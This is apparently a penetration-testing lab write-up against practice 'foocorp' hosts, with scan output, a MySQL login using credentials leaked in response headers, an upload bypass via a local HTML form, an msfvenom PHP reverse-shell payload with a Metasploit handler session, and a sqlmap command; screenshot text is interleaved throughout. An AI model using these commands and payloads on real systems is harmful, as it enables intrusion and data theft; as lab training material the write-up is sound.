4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://cms.foocorp.io/
9 Cookie: PHPSESSID=kapa9t2q2tp7n5dsvv07ti5n5
10 Upgrade-Insecure-Requests: 1
11
12

```

Response

Pretty Raw Render [In](#) Actions ▾

```

1 HTTP/1.1 302 Found
2 Date: Thu, 15 Jul 2021 17:46:21 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 X-DB-Key: x41x41x412019!
5 X-DB-User: root
6 X-DB-name: mysql
7 Location: 500.php
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12

```

#mysql -u root -p -P 13306 -h 172.16.64.81

X-DB-Key: x41x41x412019!

X-DB-User: root

X-DB-name: mysql

enum DB + flag

- So, in this, I used SQL command to enum the system

- show databases; --to show all the databases

- use [nameDB]; --to use that specific database

- show tables; --to show all the tables

- select * from [nameTable];

```
| tct_users |  
+-----+-----+  
| id | content |  
+-----+-----+  
| 1 | Congratulations, you got it! |  
+-----+-----+  
1 row in set (0.023 sec)
```

2 Date: Thu, 15 Jul 2
3 Server: Apache/2.4.
4 X-DB-Key: x41x41x41
5 X-DB-User: root
6 X-DB-name: mysql
7 Location: 500.php
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/
11
12

172.16.64.91

Nmap scan report for **172.16.64.91**

Host is up (0.037s latency).

Not shown: 65533 closed ports

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Apache2 Ubuntu Default Page: It works

6379/tcp open redis Redis key-value store

MAC Address: 00:50:56:A5:0C:74 (VMware)


No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/>).

Inspect

I've one interesting thing on <http://75ajvxi36vchsv584es1.foocorp.io/>

⇒ There is an alert popped up everytime when you are trying to access to it.

⇒ So, what should we do? Maybe let's **inspect the webpage**



⇒ Maybe we try to modify this code? Then, create this webpage on our local-host to upload the malicious payload on it?

Create html local file

- The form can be written locally to a **.html file**. It just needs a small modification, as follows.

```
<html><body style="background: black; color: white;">
<center><div style="border: 1px yellow double">
<br /><br />
<form action="http://75ajvxi36vchsv584es1.foocorp.io/app/upload.php"
method="post" enctype="multipart/form-data">
<br />Select file to upload:
<input type="file" name="fileToUpload" id="fileToUpload">
<input type="submit" value="Upload" name="submit">
</form>
<br /><br />
</div></center/>
<hr /><br />
<center>&copy; FooCOPR 2019</center>
<body></html>
```



A screenshot of a terminal window titled "view-source:http://75ajvxi36vchsv584es1.foocorp.io/app/index.php". The window shows the following code:

```
1 <html><body style="background: black; color: white;">
2 <script src="http://75ajvxi36vchsv584es1.foocorp.io/app/js/auth.js"></script>
3 <center><div style="border: 1px yellow double">
4 <br /><br />
5 <form action="upload/upload.php" method="post" enctype="multipart/form-data">
6 <br />Select file to upload:
7 <input type="file" name="fileToUpload" id="fileToUpload">
8 <input type="submit" value="Upload" name="submit">
9 </form>
10 <br /><br />
11 </div></center>
12 <hr /><br />
13 <center>&copy; FooCOPR 2021</center>
14 <body></html>
15
```

file:///root/Desktop/local.html

Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB Hack The Box Nessus

Select file to upload: Browse... No file selected. Upload

© FooCORP 2019

Test with php file

- So, after we created the local-html, let's try to upload a simple php file.
- Let's upload a sample .php file named **php.php**. Its content will just the below function.

```
<?php  
phpinfo();  
?>
```

→ Notice: After we uploaded, it directs us into <http://75ajvxi36vchsv584es1.foocorp.io/app/upload.php>

75ajvxi36vchsv584es1.foocorp.io/app/upload.php

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive


OK

Dirb http://75ajvxi36vchsv584es1.foocorp.io/-app/

auxiliary(scanner/http/dir_scanner)

```
[#] dirb http://75ajvxi36vchsv584es1.foocorp.io/app/ons  
-----  
auxiliary/scanner/http/dir_scanner):  
DIRB v2.22  
By TheeDarkRaven Current Setting Required Description  
-----  
DICTIONARY /usr/share/metasploit-framework/data/exploit/generic/wordlists/common.txt no Path of word dictionary to use  
START_TIME: Thu Jul 15 14:19:01 2021 rs.txt  
URL_BASE: http://75ajvxi36vchsv584es1.foocorp.io/app/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
---  
GENERATED WORDS: 4612 yes  
SSL false no  
---  
Scanning URL: http://75ajvxi36vchsv584es1.foocorp.io/app/b---f concurrent threads  
+ http://75ajvxi36vchsv584es1.foocorp.io/app/index.php (CODE:200|SIZE:511)  
==> DIRECTORY: http://75ajvxi36vchsv584es1.foocorp.io/app/js/ server virtual host  
==> DIRECTORY: http://75ajvxi36vchsv584es1.foocorp.io/app/upload/  
msf auxiliary(scanner/http/dir_scanner) > set hosts 172.16.0.51  
----  
[!] Entering directory: http://75ajvxi36vchsv584es1.foocorp.io/app/js/ ----  
(!) WARNING: Directory IS LISTABLE! No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
[*] Detecting error code  
---  
[+] Entering directory: http://75ajvxi36vchsv584es1.foocorp.io/app/upload/ ----  
+ http://75ajvxi36vchsv584es1.foocorp.io/app/upload/index.php (CODE:302|SIZE:0)  
[*] Scanned 1 of 1 hosts (100% complete)
```

→ Notice: After we uploaded **sample.php**, it directs us into <http://75ajvxi36vchsv584es1.foocorp.io/app/upload.php>



- We found that new directories, so let's try to connect to **app/upload/sample.php**

> Yes, it does works.

System	Linux upload.foocorp.io 4.4.0-104-generic #127-Ubuntu SMP
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-finfo.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012

Generate payload msfvenom

Nmap scan report for **172.16.64.91**

Host is up (0.037s latency).

Not shown: 65533 closed ports

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Apache2 Ubuntu Default Page: It works

6379/tcp open redis Redis key-value store


MAC Address: 00:50:56:A5:0C:74 (VMware)

- Since their port 6379 is opened, so we gonna listen on that port

```
#msfvenom -p php/meterpreter_reverse_tcp LHOST=172.16.64.10 LPORT=6379 -f raw > shell.php
```


Upload the shell

- Sayless, we going to upload the payload onto our local html



Generate the payload

- Navigate into our recent payload



Metasploit

```
msf6 exploit(multi/handler) > show options
      LHOST=172.16.64.10  LPORT=6379  Raw > shell.php
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
LHOST  172.16.64.10    yes       The listen address (an interface may be specified)
LPORT  6379             yes       The listen port
Payload options (php/meterpreter_reverse_tcp):
Name  Current Setting  Required  Description
LHOST  172.16.64.10    yes       The listen address (an interface may be specified)
LPORT  6379             yes       The listen port
Exploit target:
Id  Name
--  --
0   Wildcard Target

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.16.64.10:6379
[*] Meterpreter session 1 opened (172.16.64.10:6379 -> 172.16.64.91:56558) at 2021-07-15 14:30:05 -0400
meterpreter > |
```

- **Configure then RUN** → successful

flag

```
meterpreter > cd /tmp
meterpreter > ls
=====
Mode          Size  Type  Last modified      Name
----          ----  ---   -----           -----
40755/rwxr-xr-x  4096  dir   2019-03-25 09:16:17 -0400 app
100644/rw-r--r--   31   fil   2019-03-25 06:19:31 -0400 flag.txt
100644/rw-r--r-- 11321  fil   2019-03-18 14:48:16 -0400 index.html
40755/rwxr-xr-x  4096  dir   2019-03-25 06:19:17 -0400 notapp
meterpreter > cat flag.txt
Congratulations, you got this!
meterpreter > |
```

172.16.64.92

Nmap scan report for **172.16.64.92**

Host is up (0.037s latency).

Not shown: 65531 closed ports

PORt STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 f4:86:09:b3:d6:d1:ba:d0:28:65:33:b7:82:f7:a6:34 (RSA)

| 256 3b:d7:39:c3:4f:c4:71:a2:16:91:d1:8f:ac:04:a8:16 (ECDSA)

|_ 256 4f:43:ac:70:09:a6:36:c6:f5:b2:28:b8:b5:53:07:4c (ED25519)

53/tcp open domain dnsmasq 2.75

| dns-nsid:

|_ bind.version: dnsmasq-2.75

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Photon by HTML5 UP

63306/tcp open mysql MySQL 5.7.25-0ubuntu0.16.04.2

| mysql-info:

| Protocol: 10

| Version: 5.7.25-0ubuntu0.16.04.2

| Thread ID: 7

| Capabilities flags: 63487

```

| Some Capabilities: Support41Auth, Speaks41ProtocolOld, InteractiveClient,
SupportsLoadDataLocal, ConnectWithDatabase, IgnoreSigpipes, LongColumnFlag,
SupportsTransactions, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, LongPassword,
ODBCClient, IgnoreSpaceBeforeParenthesis, FoundRows, SupportsCompression,
SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins
| Status: Autocommit
| Salt: \x0B}S\x18t\x16SvIOf\x08Zp )\x12T\x15'
|_ Auth Plugin Name: mysql_native_password
MAC Address: 00:50:56:A5:43:3A (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/ ).
```

Dirb

- Nothing interesting is found

```

root@kali: ~
File Actions Edit View Help
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
Under the CCA 3.0 license (html5up.net/license)
-----
GENERATED WORDS: 4612
<device-width, initial-scale=1, user-scalable=no" />
<css/main.css" />
----- Scanning URL: http://172.16.64.92/ -----
==> DIRECTORY: http://172.16.64.92/assets/
==> DIRECTORY: http://172.16.64.92/images/
+ http://172.16.64.92/index.html (CODE:200|SIZE:1393)
+ http://172.16.64.92/server-status (CODE:403|SIZE:300)
fa-cloud"></span>
<strong> test environment<br /></strong>
----- Entering directory: http://172.16.64.92/assets/ -----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

----- Entering directory: http://172.16.64.92/images/ -----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)


-----
END_TIME: Wed Jul 14 16:42:20 2021
DOWNLOADED: 4612 - FOUND: 2
<script>
</script>
```

Sqlmap

```
sqlmap -u http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/tracking.php?id=3 --password
```

Inspection

- Strange that everytime we login, it will pops up...



- **View-page source**

```

1 <!DOCTYPE HTML>
2 <!--
3   Photon by HTML5 UP
4   html5up.net | @ajlkn
5   Free for personal and commercial use under the CCA 3.0 license (html5up.net/license)
6 -->
7 <html>
8   <head>
9     <title>Photon by HTML5 UP</title>
10    <meta charset="utf-8" />
11    <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
12    <link rel="stylesheet" href="assets/css/main.css" />
13    <noscript><link rel="stylesheet" href="assets/css/noscript.css" /></noscript>
14  </head>
15  <body class="is-preload">
16
17    <!-- Header -->
18    <section id="header">
19      <div class="inner">
20        <span class="icon major fa-cloud"></span>
21        <h1>FOOCORP <strong>TRACKING SYSTEM</strong> test environment<br /></h1>
22        <p>This is a restricted area.<br />
23        </p>
24
25      </div>
26    </section>
27
28    <!-- Footer -->
29    <section id="footer">
30      <ul class="copyright">
31        <li>&copy; FOOCORP</li><li>Design: <a href="http://html5up.net">HTML5 UP</a></li>
32      </ul>
33    </section>
34
35    <!-- Scripts -->
36    <script src="assets/js/jquery.min.js"></script>
37    <script src="assets/js/jquery.scrolly.min.js"></script>
38    <script src="assets/js/browser.min.js"></script>
39    <script src="assets/js/breakpoints.min.js"></script>
40    <script src="assets/js/util.js"></script>
41    <script src="assets/js/main.js"></script>
42    <script src="assets/js/footracking.js"></script>
43
44  </body>
45 </html>
46

```

→ When inspecting the page's source code there's one custom script that is worth investigating.

→ It seems that the alert box came from this script. In addition, we notice a resource pointing to **localhost**.

Let's check if this path is valid on the server side.

The screenshot shows a web browser window with the URL `view-source:http://172.16.64.92/assets/js/footracking.js` in the address bar. The page content displays the source code of a JavaScript file. A red box highlights the line of code that performs a GET request to a tracking URL.

```
alert("Loaded!");
<!-- pre-login collect data -->
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
        console.log("OK");
    } else {
        console.log("Error!");
    }
}
xhr.open("GET", "http://127.0.0.1/72ab311dcbfaa40ca0739f5daf505494/tracking2.php", true);
xhr.send("ua=" + navigator.userAgent + "&platform=" + navigator.platform);
```

Connect to the found link

- We changed the local address to the target IP address.

The screenshot shows a web browser window with the URL `view-source:http://172.16.64.92/assets/js/footracking.js` in the address bar. The page content displays the source code of a JavaScript file. A red box highlights the line of code that performs a GET request to a tracking URL.

```
alert("Loaded!");
<!-- pre-login collect data -->
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
        console.log("OK");
    } else {
        console.log("Error!");
    }
}
xhr.open("GET", "http://127.0.0.1/72ab311dcbfaa40ca0739f5daf505494/tracking2.php", true);
xhr.send("ua=" + navigator.userAgent + "&platform=" + navigator.platform);
```

The screenshot shows a web browser window with the URL 172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking2.php highlighted with a red box. The page has a teal header with various links like Kali Tools, Kali Forums, Kali Docs, NetHunter, Offensive Security, MSFU, Exploit-DB, and GHDB. Below the header is a large white cloud icon. The main content area features the text "FooCORP TRACKING SYSTEM" in large, white, sans-serif capital letters.

